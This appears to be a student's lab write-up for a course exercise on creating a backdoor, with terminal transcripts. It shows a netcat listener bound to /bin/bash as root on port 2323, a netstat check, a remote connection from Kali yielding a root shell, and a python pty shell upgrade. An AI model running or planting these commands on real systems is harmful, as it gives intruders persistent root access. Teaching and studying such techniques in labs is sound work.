

Laboratory Exercise 8 – Creating a Backdoor

Task 1: Setup a backdoor with netcat

```
File Edit View Terminal Tabs Help
student@amansha:~$ ssh student@10.1.143.79
student@10.1.143.79's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-1018-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

Get cloud support with Ubuntu Advantage Cloud Guest:
http://www.ubuntu.com/business/services/cloud

38 packages can be updated.
0 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

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Last login: Wed Sep 29 18:42:08 2021 from 10.1.142.151
Could not chdir to home directory /home/student: No such file or directory
$ sudo echo test
[sudo] password for student:
test
$ sudo nc -l -p 2323 -e /bin/bash &
$
```

I used ssh student and start the netcat listening to set up a backdoor on port 2323.

Task 2: Verify the backdoor with netstat

```
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student@amansha:~$ ssh student@10.1.143.79
student@10.1.143.79's password:
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Home

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
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Last login: Wed Sep 29 18:42:08 2021 from 10.1.142.151
Could not chdir to home directory /home/student: No such file or directory
$ sudo echo test
[sudo] password for student:
test
$ sudo nc -l -p 2323 -e /bin/bash &
$ netstat -vat | grep 2323
tcp        0      0  *:2323          :::*               LISTEN
$
```

I used netcat -vat command to verify if port 2323 is listening.

Task 3: Connect to the backdoor with netcat



```
File Edit View Terminal Tabs Help
student@amansha:~$ nc 10.1.143.79 2323
whoami
root
python -c 'import pty; pty.spawn("/bin/bash")'
root@ip-10-1-143-79:/#
```

On kali linux terminal used the netcat command to connect to backdoor using target ip address on port 2323.

Checked if I am root then enabled a new bash shell using python script.
